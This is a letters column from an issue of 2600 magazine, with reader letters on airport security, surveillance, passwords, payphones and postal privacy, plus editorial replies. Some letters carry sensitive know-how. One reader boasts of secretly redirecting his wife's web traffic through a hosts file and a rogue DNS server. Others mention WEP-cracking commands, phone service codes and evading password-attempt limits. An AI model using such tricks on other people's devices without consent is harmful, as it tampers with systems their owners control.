You have to sell a lot of lettuce to buy a $30,000 to $40,000 CCTV system, but if you prevent one fraudulent lawsuit, the system has paid for itself many times over. Supermarkets which operate on a notoriously low profit margin are able to win discounts on insurance for having these systems installed. Video images are sometimes stored for the length of time allowed to file a lawsuit against the store. This is years in many localities. Hence, the RAID array.

Reading a book by its cover can be mislead-

ing. In the example shown here, the motive is purely economic (could even be greed). Yes, storing images of shoppers (including me) grates on me, but in many cases, these stores need this protection to stay in business.

Just thought a view from a different angle might be enlightening.

The Security Department

We thank you for showing us a different perspective on this.

Dear *2600:*

It appears that some "hackers" play golf but may not in fact be technology enthusiasts!

I know the back cover photo is supposed to be something in real life, but I ran across this site, complete with its "Hacker History" and "Hacker Factor" (yes, of course (double pun!) the pun was intended), and couldn't help but share the URL with the rest of you:

http://www.austinhackers.com

However, if you are/were looking for the other kind of hacker, check out:

http://wiki.austinhackers.org

Golden Helix

Scary, ain't it?

Dear *2600:*

My subscription lapsed and I went to my local Borders to pick up the newest issue. It took me about 15 minutes to find it. It was stuffed behind a stack of *Macworlds*. I took the few they had and put them in the wire cage on the front of the shelf.

Another thing, the old man at the counter couldn't ring it up. He tried about 20 times but it just didn't happen. He then just gave it to me free. I didn't want to complain (I mean, who doesn't like free stuff) but I thought it harmful to *2600*. I brought it up to the man and he said "Oh well." So I took it. Just letting you know.

UncleJesus

This kind of thing happens all the time and yet we still get charged by stores for "missing" issues as if it were somehow our fault. It's yet another example of how publishers are getting screwed by a monopolistic industry.

Dear *2600:*

I heard a news bulletin on BBC Radio 2 state that the British government's National Pandemic Flu Service website went down after receiving 2600 hits per second. This frequency rings a bell for me. Perhaps one of your readers knows where I might have heard of it before.

Mr. Fossey

Dear *2600:*

I owe you an apology. I've been a longtime reader, and though this is the first time I've actually submitted anything to you, I've composed numerous articles in my head. This, however, is not the reason for my apology. I have a very strong sense of both civil liberties and security, and have been flatly disgusted with the current security procedures used by U.S. airports. Being a frequent flyer, I always streamline my process to avoid hassle, although I definitely do penetration testing most every time I fly. There simply is no reasonable security system in place, but of course this we already knew. What we didn't know was that the carry-on I used for the first leg of my current flight had not been emptied since July 4th. Imagine my shock when, after arriving at my destination, I discovered an explosive, two electrical ignitors, and a flask (which could conceivably have contained anything) still in my bag. I even remember the security agent's smile to me as he saw me doing a professional check of my body for metal before going through the detector. Seriously, it was an incredibly irresponsible oversight on my part, and in hindsight I'm very grateful to be writing this from the return flight, rather than a cell. Obviously, I corrected the problem and expected a smooth process through screening, but this was not the case.

The incredibly slow and, as we know, useless scrutiny of every person's ID and boarding pass bottlenecked the lines, and, by the time I got my bag into the tub for screening, I was running late. My bag was deemed suspicious, taken out for inspection (twice, looking for nonexistent liquids), and run back through the machine twice as well. There were no liquids, no sharp objects, no electronics. Simply gross incompetence on the part of the security agents. My carry-on was now in several pieces, and here is where my apology comes in.

What had fallen out in front of the tub my bag was on? Rolling face up on the conveyor belt towards me, was my 26:2 issue of *2600*. You know, the one where cbsm2009 shows how simple it is to subvert airline security.... And I didn't get the picture in time.

I would say "keep up the great work," but honestly, after these many years of quality, if you feel like slacking off a bit, you deserve it.

Me

Sent from my iHack

Dear *2600:*

I am a new and avid reader, and might I say you are a breath of fresh air in the stagnating pool of puss that we call the mass media.

I just watched *Freedom Downtime* and I have been reading *The Best of 2600: A Hacker Odyssey*. I must say, I missed out on so much. Here I was back in high school from 1997 to 2001 just messing around with the computers, like running Windows in safe mode just to bypass the password login so I could try to get on the Internet and look up some SNES roms and Napster songs. I just wish I had found out about *2600* then. But here I go rambling on. I do wish I could of helped some way with Kevin back then.

You guys rock. Keep the First Amendment alive.

Levi del Valle

While you may have missed out on one bit of history through no fault of your own, remember that what you do now will form the next piece

of the puzzle. There are constant changes going on in the world of technology and in how society handles it all. You can be a key part of that or an important element of something else altogether. There is magic in every generation as well as the ability for a single individual to effect significant change. The one factor that never seems to disappear is the constant reminder from those in charge that makes us feel as if we have no actual power. But nothing could be further from the truth.

Dear *2600:*

I recently traveled through the Denver airport. I wish I had taken a photo of a glass case with all of the items that are not permitted onto airplanes by passengers. They actually had a small chainsaw in the glass case!

I was surprised at how easy it was to get my e-ticket from the kiosk. I did not have to show any ID or anything beyond entering a 13 digit number. Though lame, idiotic, or crazy, it seems fairly easy to impersonate a passenger if one has access to the 13 digit e-ticket number and a fake ID with the name that's printed on the boarding pass. And the boarding pass did not have an address on it, so when security checks the boarding pass and the ID, they will not have to compare addresses or faces, only the spelling of the names on the boarding pass and ID.

It would be pretty lame if someone attempted to impersonate a passenger for whatever crazed reasons, but I think it's just too easy and simple to print out a boarding pass by using a 13 digit number. Perhaps statistics on passenger impersonation incidents are not high enough to change anything, if those stats even exist.

JZ

If you have all of this information, know exactly where to go, and have even made up a fake ID in the victim's name, it seems you've already invested quite a bit of effort into getting someone else's ticket. We assume you also would somehow know that the person wasn't going to show up and cause a big scene which, unlike in the movies, would probably wind up with your little ruse being exposed. But let's say that you managed to pull it off. So what? Using an assumed name has nothing to do with security. At worst, all you would have done is rip someone else off for the price of a ticket that for some reason they never bothered to cancel. And stealing has always been relatively easy. You still would have to go through airport security so it's not like you've defeated anything on that end. It's been hammered into our heads that we need to be identified and checked at all stages of travel but there's nothing really convincing in that argument, nor does it have anything to do with security.

Dear *2600:*

Usually, when walking down an avenue in Brooklyn, New York, there aren't a lot of exciting or unusual things occurring. But today (8/21/09), I saw a black unmarked helicopter mounted with a large surveillance camera underneath the cockpit. I was walking on 5th Avenue and 45th Street in Brooklyn at 1:48 pm when I saw it flying low over the 4th Avenue area.

I know Sunset Park has cameras near intersections, but they are clearly marked with NYPD, whereas the helicopter I saw had no markings amongst the black paint. If it was NYPD, they need to mark this as such. If it was not NYPD, the public needs to be more informed about such matters. I could have snapped a few photos if I had been carrying my camera.

Jason

Which is precisely why people should always be carrying a camera. We have no choice but to assume you're making the whole thing up because you didn't have one.

Cries for Help

Dear *2600:*

I have a Sandisk Cruzer Micro-USB 2.0 flash drive from mid 2008. I need high level support for this situation, not assistance from amateurs. *Please* help or refer me to someone who can. I run Windows XP SP2 and created a password a few days ago for the flash drive. I didn't write it down and have now attempted to access it. The password is, I believe, nine characters and I know it for the most part. I tried a few attempts but after four it now says I have one left and if it too is wrong, the drive will lock permanently! I didn't realize I would be limited like that! I believe I would figure it out if I had a number of other attempts available.

I called Sandisk and they said I can select to redo the drive which will allow me to use the drive again but will erase all the data! This is not an option! I asked how I can 1) get a default password, 2) retrieve my password, 3) edit the drive to allow more password attempts, or 4) to retrieve the data. They responded that these things are not possible and that the information is encrypted (password info or my data?). I believe it is in fact possible!

Please tell me what all the options are. I would *greatly* appreciate your response for this matter as there is no other way really to replace all the files and I put a *lot* of effort and time into acquiring some and creating others!

Thank you *very* much!

Steve

There are allegedly companies that specialize in recovering such data but we can't vouch for them. We know a number of people are facing the same predicament as you but there are no immediate solutions. If there was any sort of hint question you used on setup, we suggest looking at that. We think the most promise lies in somehow defeating the limit on password attempts, if it can be determined how or where this is set. This is the flip side of implementing security: you may make things so secure that you lock yourself out. Of course, remembering a password really

shouldn't be this big a deal in the first place. In the end, you may just wind up with a really valuable lesson out of all this.

Dear *2600:*

Recently, a couple of contributing editors from *2600* the magazine have been hacking my computer. I don't like it. I already have proof that one member has already hacked my computer. If people from your magazine continue to illegally hack my computer, I'll call the police. Please remove whatever backdoor your members have put on my computer.

I have hard evidence that I was hacked. I won't say who did it because I need this evidence for a courtroom so I can have an advantage as the prosecutor.

anonymous

We think involving the cops is the best course of action at this point. We have an unmanageable staff and this is really the only way to get through to them. When the officers arrive, we'll be sure to have all of our staffpeople help them figure out what's really going on.

Best of luck in your career as a prosecutor.

Dear *2600:*

I don't think it's a writer of the magazine anymore that hacked me... however, the person is a member of *2600* in some way. I'd really prefer to avoid the police or a confrontation in that way. I did a whois on the domain and couldn't get an abuse email so I sent it here. It's that someone is hacking me and opening many windows on my machine and I want it to stop. They found out I had Knoppix on my computer....

anonymous (again)

No, it's OK really. Sometimes a head-on confrontation is the only way to deal with such matters. These people need to be taught a lesson, after all. Leaving windows open on a machine is an invitation to burglary and there's nothing funny about that. So we'll await the authorities and then lead them to the "member of 2600" that is making your life so miserable. Considering we don't actually have members, it shouldn't take long at all to get this resolved.

Dear *2600:*

I'm a key collector. Years ago, I purchased a huge lot of keys on eBay. I was after some other keys in the lot, however, there were some very interesting keys that caught my eye because I had never seen any like them before. So I kept them. I've recently learned these keys are older payphone keys. I've been able to identify most of them as "Western Electric." However, there are some keys I can't seem to identify the make of phone they belong to. Is there a chance you can help me to identify these other keys and maybe also confirm the others are in fact "Western Electric" as I've been told. I know these keys have some collector value and since they're not the type of keys I collect, I want to sell them to help recoup some of the money I spent on the lot and identifying the makers will help me with this. If this is something you can help me with, I can send you pictures of the keys. Please let me know and thanks for your time.

Jim

You're best off talking to people who collect either the old phones or some of the same types of keys. It might be good also to make sure it's legal to possess these keys. If it is, then going to various hacker or ham radio gatherings, or posting pictures online would be good ways to share information on this. You might want to consider asking the folks at Toool (The Open Organization of Lockpickers) who are easily findable on the net. If there's a chance these keys still work on existing payphones, you might not want to let too many people in on that.

Dear *2600:*

Hey guys, I was wondering if you can get the master key for a cell phone (Samsung Eternity) or maybe you can tell me where to find it. I found the admin settings, but no success on master key. Please help me.

josh

We're told that the master key setting is "#3971258*#" or "*#9072641*#" but that could be different for your particular model. The keys to input to get to the admin settings (which you already have) are allegedly "*#3695147*#." It's amazing how many people accept the premise that they're not allowed to have this information, even though it's for a phone they already own. Good luck in your endeavors.*

General Feedback

Dear *2600:*

As much as I want to believe there's something happening on the moon, what Ethernium57 described in his story is a lens configuration issue and not, as he suggested, a clandestine moon base. I owned a telescope when I was a child and used to see the same kind of color distortions when I screwed my lenses together wrong.

The "rectangular beams" he describes, however, are quite anomalous. A call to *The Art Bell Show* might clarify that issue.

Gary

Dear *2600:*

I first wish to thank you for the variety of information that you impart in your magazine. *2600*, *Make*, and *Hakin9* are my three favorite magazines (in that descending order).

I just received my summer issue today and noticed the RENEW! notice on the envelope, so I immediately went online to renew. However, the only two choices I had for my "first issue" were Spring and Summer. I did not see a ''renew'' option. I will have to wait until that changes, I suppose, so I can have my first issue as the Autumn one and not get a dupe.

3lan

The software we use for our online store exists to make even the simplest things as frustrating and complicated as possible. But this actually

isn't an example of that. What you mention is a feature we admittedly should have had from the start. In this case, since we don't keep our subscriber database anywhere near a net connection, it's not possible to access that information remotely. However, what we can do is add a feature that allows you to input your subscriber coding from your envelope and have us apply the renewal. Hopefully, by the time you read this, we will have that up and running.

Dear *2600:*

On the assumption that Dan's letter was not an exercise in sarcasm, I would like to point out a few problems with the approach of using a sentence as a password.

First of all, it is not "bulletproof against dictionary attacks." Despite the fact that there's more than one word in the sentence, all of the words are in a dictionary. Any good dictionary attack program has multiple-word attacks.

Second, while a sentence does make for a longer password, it doesn't necessarily make for a better one. As they say, it's not (just) the length that counts. An entire sentence can have less entropy (the degree to which one character is random compared to the other characters around it) than an eight character pseudo-random password.

Approaches like using the first letter of the words in a song lyric have the advantage that the password is easy to remember while still being pseudo-random.

yt

Dear *2600:*

I love the cover on the Summer 2009 issue. There are so many artifacts represented in it. I was looking for a photo credit and perhaps an indication of where and when it was taken.

The reference to the census, which takes places every decade, is at odds with the "Bicentennial Schedule."

Any info that can be shared would be appreciated.

Ed Greenberg

While finding out for sure is a bit difficult at the moment, it's not beyond the realm of possibility that the sign was simply lying around for a few years.

Dear *2600:*

What is the correlation to the two Emmas? Is that really the same tag that was shown on the baby's shirt in the last issue? Is the "real" operator Emma the grandmother?

Fiddles McHace

It's all in the history books. Or it will be.

Dear *2600:*

Every issue you go on and on about how hackers are portrayed wrongly and blamed for things they don't do. I think it is time you admit to yourselves that the word "hacker" has been redefined by society. It is just like how Frisbee started out as a brand of a flying disc and is now the de facto term for a flying disc; no amount of social pressure can change that. You are fighting a losing battle and no amount of education can turn this word back to what we want it to mean. By holding on to the word "hacker," you are only holding the hacker community back. It's time for a new term; how about a contest to come up with a new term for us? I'll start with the lame suggestion of "System Scientist"

tavis

You can make yet another term if you wish but you're going to face the exact same problems. People have tried to create words like "cracker" and "black hat" to define the more criminal elements in the hacker world. But all this does is give the mass media more words to demonize us with without adding anything constructive. We can, however, use the tarnishing of the word to our advantage if we're creative. After all, if you were to walk up to someone and admit that you were a "system scientist" or whatever phrase you come up with, we don't suspect their interest level would last much longer than wondering why you just walked up to them and said that. However, if you said you were a "hacker," you might see such reactions as panic, disgust, envy, or even hysterical laughter. In other words, you have their attention. Now, they may be filled with all sorts of misconceptions and factual inaccuracies and you may find yourself being bombarded with a number of them as a reaction to your proclamation. That is your opportunity to reach them and educate them with what you see as reality. If you do a good job, you will have dispelled a myth about what hackers stand for. Of course, the negative connotations will still be out there. But eventually, with enough people, those words will always be countered. We find it's better to stick around and fight for a belief, rather than retreat and concede something as important as a description of who you are. And you may be surprised by how many people already know that the mass media label is inaccurate. After all, in most movies and books, hackers are the good guys and the ones who eventually save the day, albeit through unconventional means. This can and should be a good thing.

Dear *2600:*

My wife has this obsession with prisonplanet.tv and infowars.com (the Alex Jones sites). And while some of his stuff makes total sense, I question most of it, including the flip side being our power hungry government! So I've had enough of the doom-n-gloom and decided to somehow kill those sites.

While my wife was away, I enabled Apache on her Mac, and modified her hosts file so that infowars.com and prisonplanet.tv resolved to localhost.

I found a cute small orange pirate skull and cross bones jpg and, through some html, had it repeat the image so no matter how she scaled the screen it was plastered in the entire browser window.

It then occurred to me: what if she punched me in the face, took my laptop, and hit those sites? Or what if she gets on her iPhone to check the sites? Our AT&T reception is horrible at home so she jumps on out wi-fi.

So I enabled "named" on her Mac and make sure our DHCP server handed out the DNS as her Mac. And I made sure that infowars and prisonplanet resolved to her Mac via some A record additions.

She got home, jumped on her Mac, and as she browsed those sites and said "Oh my God, see, the government hacked them!" I left the room, went outside, and laughed hysterically.

My advice to anyone wanting to do this: 1. Leave the room before your loved ones open the browser. 2. Put some duct tape over your mouth because my laugh was a dead giveaway.

Curious why in Ethernium57's article "Hacking: An Astronomer's Perspective," that while the entire article was awesome, the end was so abrupt and spoke about nonsense FaceBook garbage? I was waiting for what ended up being a wtf! I'm going to pull out my old Celestron and duct tape some lenses together now. Did you guys cover up his article in some way? Perhaps it's the secret base the elite will hide in during the 2012 planetwide catastrophe?

aurfalien

Dear *2600:*

In the future could you put up some more shirt designs that are more... subtle, like the seal one? Frankly, most of the designs are really not my style; they're too noisy.

S

Your vote for more subtle designs has been received. We're open to more suggestions as well. There are rumors of a new shirt in the works.

Dear *2600:*

I wanted to respond to the response from Sigma's article ("Exploiting Price-Matching through Javascript Injection.") Some deemed it unwise to print an article that gave explicit instructions on how to exploit a retailer and basically steal money out of its employees' pockets. I would say that as an employee at Best Buy, I was very grateful for that article. I was able to recreate Sigma's method and bring it to my manager's attention, thus allowing our business to be more aware of the possible exploitation of our policies.

Now, aside from the pat on the back I got for bringing this to the company's attention (thanks Sigma), I am grateful for the articles being published because part of hacking is finding these sources of exploitation, even if it means using some underhanded methods. It is really the only way to find out that there's a problem and make sure that it doesn't happen in the future. I'm even grateful that it was tested live in a store because that points out to the company that the management has grown lax in their overriding of price matches. This was not a complex method of theft; I could have done it when I was 12. But without having read that article, I wouldn't have thought of it. Thanks for the heads up, Sigma.

Clay

Dear *2600:*

This is my response to the rebuttal Michael gave to my article on "Social Engineering to Circumvent the Stock Market." I'm sorry if I didn't explain who or what I am. I assumed that was a given. But I believe you missed the point of *2600 Magazine* and maybe the true meaning of hacking altogether. Maybe you took the legal disclaimer for granted. (I'll give you that one.) But I am not a thief, I'm a hacker. Telling a shopkeeper the lock on his door is broken is not a crime, nor ethically wrong. It is the thief who doesn't tell the shopkeeper their lock is broken who usually comes back and robs the place blind. You might question why I chose to have this published in a hacking magazine versus just, say, calling Wall Street or the oil companies myself. That is because those kinds of calls usually fall on deaf ears. (Thus, "gray hat hacking" was born.) Meanwhile, the system is flawed and open to attack. It is only a matter of time before someone comes along who doesn't tell the shopkeeper the lock is broken. If people do not know an attack is coming, they are a victim. But if they were warned an attack is coming that could've been prevented and they do nothing about it to fix it, they're just stupid. I believe we should educate the public and at least give them a chance.

I did find it humorous that you really think that the oil market jumping so high in 2008 was all due to demand. True, there are now more people driving in China, but the Soviet Union's devolution opened up a vast supply of oil which, according to rules of supply and demand, should have dropped the price by flooding the market. But it never did, even before China accepted state capitalism where their driving community took off. Even now, if you keep up on the news, the big oil companies have shut down more and more supply lines of oil for no other reason than the price has dropped. Even at $3.50 a gallon, they admittedly started doing this to try and drive it back up. You said I should have researched this more. I now challenge you to do the same.

If the projects you're referring to in Alberta, Canada are what I think they are, I really don't care. I assume you're talking about that project to force underground compression to create oil that would normally take Mother Nature lifetimes. It was only viable if oil prices were high, otherwise production would not meet demand. I really don't care if your country or my country or whoever becomes the next oil kingpins. There are solutions out there for us to use alternative energy in vehicles that are not only cheaper and cleaner, but faster and better built. I suggest you watch the movie *Who Killed The Electric Car?*

Oh yeah, read the real definition of a "hacker" and "cracker" sometime and stop demonizing people you do not understand.

P.S. *2600,* I love you guys but you got to learn to spell my name right. It's Israel, not Isreal.

Israel

Your name was spelled that way because that's how you spelled it in your initial article submission. Until you told us otherwise, we had to assume that was how you wanted it spelled and so any reference to your article by other letter writers had the proper spelling "corrected" to the one you gave us. Not a whole lot we could do about that.

Dear *2600:*

Michael asked what the acronym HTH stood for and it was (most likely) incorrectly answered with "helix-turn-helix." I believe HTH in that context (signed at the end of a message) almost certainly stood for "Happy To Help" or "Hope This Helps." The acronym HTH being used for this meaning has become a common occurrence on the large SomethingAwful forums, which is probably where the message writer got it from.

HTH

Ryau

It's amazing how we somehow managed to miss that, even while signing our own response to the question of what HTH meant with "hope this helps." It just goes to show that our readers don't ever miss a trick. Mostly.

Dear *2600:*

I cannot thank you enough, KES, for your article "Simple how-to on Wireless and Windows Cracking." Your guide was so easy to follow that I was able to crack a WEP key the very first time I tried with no problems. The only thing I did differently was install the Aircrack-ng suite on my laptop already running Ubuntu 9.04 instead of using the BackTrack distro. I have always wanted to try this but was never really successful. I did notice one small error. In the command where you run airodump-ng, it says "-bssid" but that gave me an error and told me to use "--bssid" instead. After I changed it, it worked like a champ. You also opened my eyes about how insecure WEP really is, so I'm changing my own router to WPA. Thanks again for making this so easy. Happy Hacking!

Justin

Dear *2600:*

I subscribe and I just read the privacy article by 6-Pack. Fantastic and *very helpful.* How do I send him or her a snail mail letter? If I send it to you with extra postage, can you forward it? I would never ask you to give out an address, so I must ask your help on this matter. I have a few other questions and I would like to send this person a *free* copy of a book I wrote. It is the reason why this article is so important to me. My book is titled: *James Earl Ray - The Last Days of Inmate # 65477* and I receive death threats every now and then and I have a persistent stalker as well.

I would like to send you a copy too. Do I use the Middle Island, NY address on the back of your cover?

Michael Gabriel

You can send us anything at our address. If the writer requests us to forward something reasonable, we will do that as well.

Dear *2600:*

To 6-Pack: You don't have to apologize for using the street address of the post office. There is a provision in the U.S. Post Office DMM (Domestic Mail Manual) which provides that one can use a street address plus a box address and that the mail is to be delivered to the address that is immediately above the city and the state.

The DMM provision does *not* prohibit the use of the street address of the post office; it is like any other street address! Therefore, one can *legally* and properly use the street address of the post office, then the box number you are using, and then the city/state. The DMM is online and you can look up the exact provision for dual address delivery. Further, *even if* the address is wrong, *if* the post office employee knows the correct address for delivery, that employee *must* deliver it to the recipient - regardless of a wrong address on the mail!

The post office *must* deliver the mail to the box number regardless of whatever street address is indicated above the box number. In fact, one could probably use a phony street address and then a legitimate box number and the mail *must* be delivered to the box number. Those recording addresses will then pick up the phony street address, hopefully!

Also of interest, temporary forwarding addresses are not available to marketing companies, only permanent changes of address with the post office. Therefore, one is wise if moving and not wanting the new address to be part of the public record, they put in a "temporary" address for 11 months. Then, after the 11 months, one can then submit another "temporary" address for another 11 months. It works well.

Enjoyed your article - well done and thought out. I have been protecting my privacy for years!

Always pay your cable, telephone bill, electric, water, etc. with a money order. These companies *record* the source of your payments. They have your checking account number, bank, etc. Therefore, pay them with a non-traceable payment. *Don't ever* use your credit card, *don't ever* use a credit card, *don't ever* allow "automatic pay" since it is not only recorded, but hard to contest later.

Pay in advance if you must, but be careful *how* and in *what manner* you pay these utilities. Your *privacy is at stake!*

Fiducia

Let's see how many people can send us a secret message in the line before our PO box or simply enter a really funny street address that will never get used. Of course, just because something is supposed to work in a certain way in the post office is no guarantee that it will. But just for the fun

of it, let's try. Send your next postal letter to: 2600 Letters, [insert wacky message or one-line address here], PO Box 99, Middle Island, NY 11953. Be sure to have your return address on the envelope in case you break something in the system.

Meeting Stuff

Dear *2600:*

There used to be a group that met in Birmingham, Alabama, but I have not been able to track them down. Has that group stopped meeting or just changed locations? Is there someone I could contact here in Birmingham for more info?

I work for *Black & White* (www.bwcitypaper.com). It's an alt-weekly arts/entertainment paper. I'm interested in writing about the group, if it still meets.

Michael Craft

We don't give out contact info for meetings for privacy reasons and also because there is no one person or group that "runs" them. They are gatherings of all sorts of people who follow our basic guidelines and hopefully interact with one another. As we no longer have meetings in your city, we can't point you to a website or forum where you might be able to speak with someone. However, your letter may inspire someone to try and get something restarted there.

Dear *2600:*

My first *2600* meeting was a few years ago. It was also my most recent meeting. For the few years that I have read *2600* (I've known about it since the BBS days but only recently had access to the print), the meeting pages have stated that the Calgary *2600* meeting is located at the "bland yellow wall" in the Eau Claire market. This was formally known as the "milk wall" due to advertisements painted on the wall depicting cows wanting you to drink more milk! Now the wall is hidden behind a children's playground inside the Eau Claire building and, yes, it's still bland yellow. It is in my opinion that this is no longer a suitable place for the meeting due to the lack of seating and general confusion of what the heck the bland yellow wall is for newcomers. I suggest that Calgary hackers in the future meet in the wifi "hotspot" of the Eau Claire market. It's a sizable space, well advertised, and due to its nature makes more sense for the Calgary hacker community to meet there. Please publish my letter or at least change the meeting arrangements in the meetings section to the above location. The newsstand that I got my copy of the last issue at had at least 20 copies available. According to the guy at the till, people were asking when it would come out a week before the shelf date. Calgary has *2600* readers (wouldn't it be awesome if that was literal?) but are confused as to where the meeting is.

I am the proud owner of *The Best Of 2600* and listen to *Off The Hook* and *Off The Wall* from my media device as often as the episodes are available. May hackers take over all abandoned nuclear silos! They'll be in much better use than run down bunkers!

patgroove

We have made the suggested change on the condition that every new attendee be told the story of the "milk wall" so that its history may live.

Dear *2600:*

I am from Vienna, Austria, and for approximately one year I've bought your quarterly. After reading some articles and announcements, I was overwhelmed and found myself with the exact feeling I had when I was younger: an exploring, investigating, cryptic, underground feeling and passion. Thank you very much for your magazine! And thanks for your website! I started listening to your first radio session but my iPhone could not download it all (as it downloads only in temporarily memory, but is never able to save downloads on the phone itself). If I have time, I'll download them all onto hard disk.

Many years back, I bought some hacker and underground books and packages along with some magazines, but I never had time because of working 10 to 12 hours every day for 13 years! This means I am not as much of a hacker as I've always wanted to be. But I do theoretically know what is possible, especially since I've spent those 13 years working in IT and telecommunications. Besides this, I'm a member of Linux Firststeps here in Vienna and have contacts with members of quintessenz.org (who organize the annual Big Brother Awards and have podium discussions about data security).

In Vienna (according to your meeting listing), we do not have any public hacker meeting. I'm very interested in organizing one. But you have to know that people here in Vienna do represent their own opinion very strictly or rudely which might lead to negative impacts to the discussion partner (me), even later on, e.g. if he/she thinks totally differently as he/she belongs to the "good" side or claims against you in court, even if I only tell theoretically the "bad abilities" of hackers that I know (as practically I don't know how to do any real hacker stuff). I want to create an easy, cool, relaxed, and open minded group in which you don't have to think about what you are allowed to say or not. But you never know the group members, especially new ones, and what they may do afterwards in the meaning of the law. So my question to you is if you have some experiences with such problems. What should I do or how should I behave in such situations? How I can prevent this in advance?

My intention first is not to meet personally in a public place, but rather offer an anonymous email, where communication is started first. If I trust somebody, then we can meet on our agreed time and date. This is also never a guarantee not to meet an "enemy," "spy," or "intruder" from the "good," not underground-thinking side. Furthermore, I don't have time now to meet in person

and later to hold on at exactly the same day of the month. If I have the chance, I go abroad for work. What do you think about this and what is your proposal? Thank you very much in advance!

May I also ask, please, what does "2600" means? Is it a code for a modem connection or dial secret?

Richard

What you are describing is not a 2600 meeting by any stretch of the imagination. You seem more interested in meeting fellow cloak-and-dagger subversives while maintaining a busy schedule. That's all fine and good but it's not the way our meetings run. It's completely unacceptable to either meet in a non-public place or to subject someone to an "approval" process. Our meetings are open to all and must be in an easily accessible location. We're not trying to hide, nor do we believe that anything we're doing is illegal. That's not to say that law enforcement won't take an interest or even that some criminals won't show up, thinking the meetings are something they're not. This is why we need calm, level-headed people attending who understand what we're all about and what we're not about. Vienna is a very open and accepting place for the most part. We believe a meeting of this sort would do well there. There will always be people who don't completely agree with certain premises or who are, as you say, strict and rude. We still think the overall atmosphere created at the meetings will be a great benefit in establishing a dialogue and helping a community thrive.

As for what "2600" means, this is the question we're asked more than any other. It's a reference to 2600 hertz, a frequency that was once used by phone phreaks to seize control of long distance phone lines and gain the ability to route oneself all over the world. Symbolically, we saw it as an expression of independence and rebellion. The rest is history.

Inquiries

Dear *2600:*

What happened to all the 10-10-XXX long distance prefixes? It seemed at one point, about ten years ago, you couldn't go a minute without seeing or hearing an annoying ad for one. It seems like they all of a sudden disappeared. Now I don't know what to do with all those promotional refrigerator magnets....

Mark C.

They do still work but with all of the other means of communicating that are available these days, the seven digit Carrier Access Codes (CACs) don't get nearly as much attention. Incidentally, the 10-10-XXX format is really a 101-XXXX format. Leading zeroes were a part of the newer four digit codes (known as Carrier Identification Codes or CICs) that replaced the old three digit codes (10XXX). So AT&T under the old system was reached by dialing 10288 and now it's reached by dialing 1010288. It's hard to imagine the need for 10,000 of these codes throughout the country or that the old limit of 1000 was ever reached. But apparently every small and obscure company in any part of the country was assigned a code and they rapidly filled up, even though the extra digits seemed to serve very little purpose to customers. Perhaps our readers can share some stories on some of the more unique carriers that must be out there somewhere. Also, the question nobody seems to ask is why was it necessary to add the second "one" in the dialing code? 101-XXXX would seemingly work just as well with 10-XXXX since we have yet to find any use of 102, 103, 104, etc. as prefixes. Perhaps they're actually planning in advance for that dark day when there will be a need for 100,000 different carrier codes.

Obviously, it's a rather silly system that few people even use anymore and that only makes the entire method of dialing a whole lot more cumbersome than it needs to be. Add to that the disaster of area code splits that wound up destroying the geographic representation of phone numbers, and one has to wonder if we should consider just starting over and doing it all properly.

Dear *2600:*

Any preferred format for articles (is ODF OK)?

ternarybit

We prefer ASCII but can read most anything. If it takes longer than a few minutes for us to decipher your format or if it looks completely messed up in the end, we tend to get impatient and move on to the next submission. That's why we suggest ASCII, which is about as simple as it gets.

Dear *2600:*

Can you send subscriptions to Havana, Cuba? If so, how? If not, why?

Jane Doe

While the various authorities make it as difficult as possible and the odds are higher than normal that our magazine will never arrive, we do honor all subscriptions to Cuba just as we would anywhere else. It can be a trying experience since it's not exactly easy for someone to even let us know that they didn't receive their issue. It doesn't mean we shouldn't all be trying to get around whatever restrictions exist.

Dear *2600:*

I was reading your latest issue and there was a letter regarding HTH. You talked about several different possible (but not probable) signatures and ended your response with a "Hope this helps." You did that on purpose, right? I mean, it should only be logical to me that someone whom another person refers to as "very good at writing code" be helping said person and thus use the "hope this helps" as a signature. Or I could just be crazy. Either way I would also like to know if you could recommend a hacker mentor that I could possibly learn from in Colorado. Thanks for everything.

7shots

The period for commenting on the whole HTH thing has expired. As for a "mentor," this is not how you become a hacker. You have to go out and learn, read, experiment on your own. We're not saying other people won't be a big influence. But to have one person try and mold you into something isn't the way to become an inquisitive and creative individual, which is what a hacker ultimately is. It may seem as if there is no inspiration around you, but that should make you even better at finding alternative ways of thinking and accomplishing things. Some of the best hackers come from the middle of nowhere.

Dear *2600:*

I have a straightforward question and keep in mind I am no computer whiz. I have been cut off of the network at work. In other words, I have no Internet access. It is my fault and so I'm not trying to get at anyone. I'm too old for that. But is the termination done at the server or my computer or both? OK, thanks *2600* and I appreciate all the great writers you have and their articles. Keep up the good work!

John
Badlands of West Texas

There are any number of ways you could be cut off, from physically unplugging your connection to disallowing your particular machine in a local switch or router to filtering all of your Internet traffic through software. The best way to determine what's happening to you is to see what the response is when you try to connect to something. If there's a lot of shouting and people start running towards you, then you can assume that your outbound traffic is being carefully scrutinized somewhere and that your actions are really being watched. If you can't connect to the company's internal network, your machine has been completely isolated. If you can connect to 2600.com but not to cnn.com, then your company is using blocking software (obviously misconfigured in this example) and it's either being applied just to your machine, or possibly to everyone. If you run a "traceroute" from your local machine to a remote one at your command prompt ("tracert" in Windows), you should be able to see at what point you're being terminated.

Dear *2600:*

I bought a payphone on eBay for cheap to use in my living room. I get many compliments from friends and visitors whenever they visit my house. They have never seen a payphone inside a house! My only problem is that I always have to deposit 35 cents whenever I want to make a call. I can receive calls just fine, but when I try to dial, it charges me. Does anyone at *2600* know how I can program my payphone to make calls without inserting money? It would mean the world to me.

Manny

Clearly you didn't buy a genuine Bell payphone of old that was once the only kind in existence, since those can be hooked up just fine in your home without ever asking for money. The reason for that is because all payphones used to have a different kind of line category assigned to them. This is why it was always such fun to hack into the phone company computer and switch someone's class of service to that of a payphone. They would then be asked for money every time they made a phone call, even though they weren't even using a payphone. But we digress. You have what is known as a "smart" payphone, where all of the technology is contained in the phone itself. You'd need to look up documentation on the specific model you have to see how you can disable the demands for cash. We hope you at least have the key to your phone so you can reclaim the money you're inserting.

Dear *2600:*

I discovered a phone phreak method for jail phones when I was arrested back in 1999 for BASE jumping. It's fairly simple. How do I submit an article?

BASE 460

You can send articles to articles@2600.com (we assume you've served your time and have net access) or by writing to 2600 Articles, PO Box 99, Middle Island, NY 11953. You do realize that ten years have gone by and it's quite likely there have been some changes, even to a decrepit prison phone system? Either way, we'd like to read what you have.

Dear *2600:*

What is the significance of the number 2600?

Doug

It's the name of our magazine. Next?

Dear *2600:*

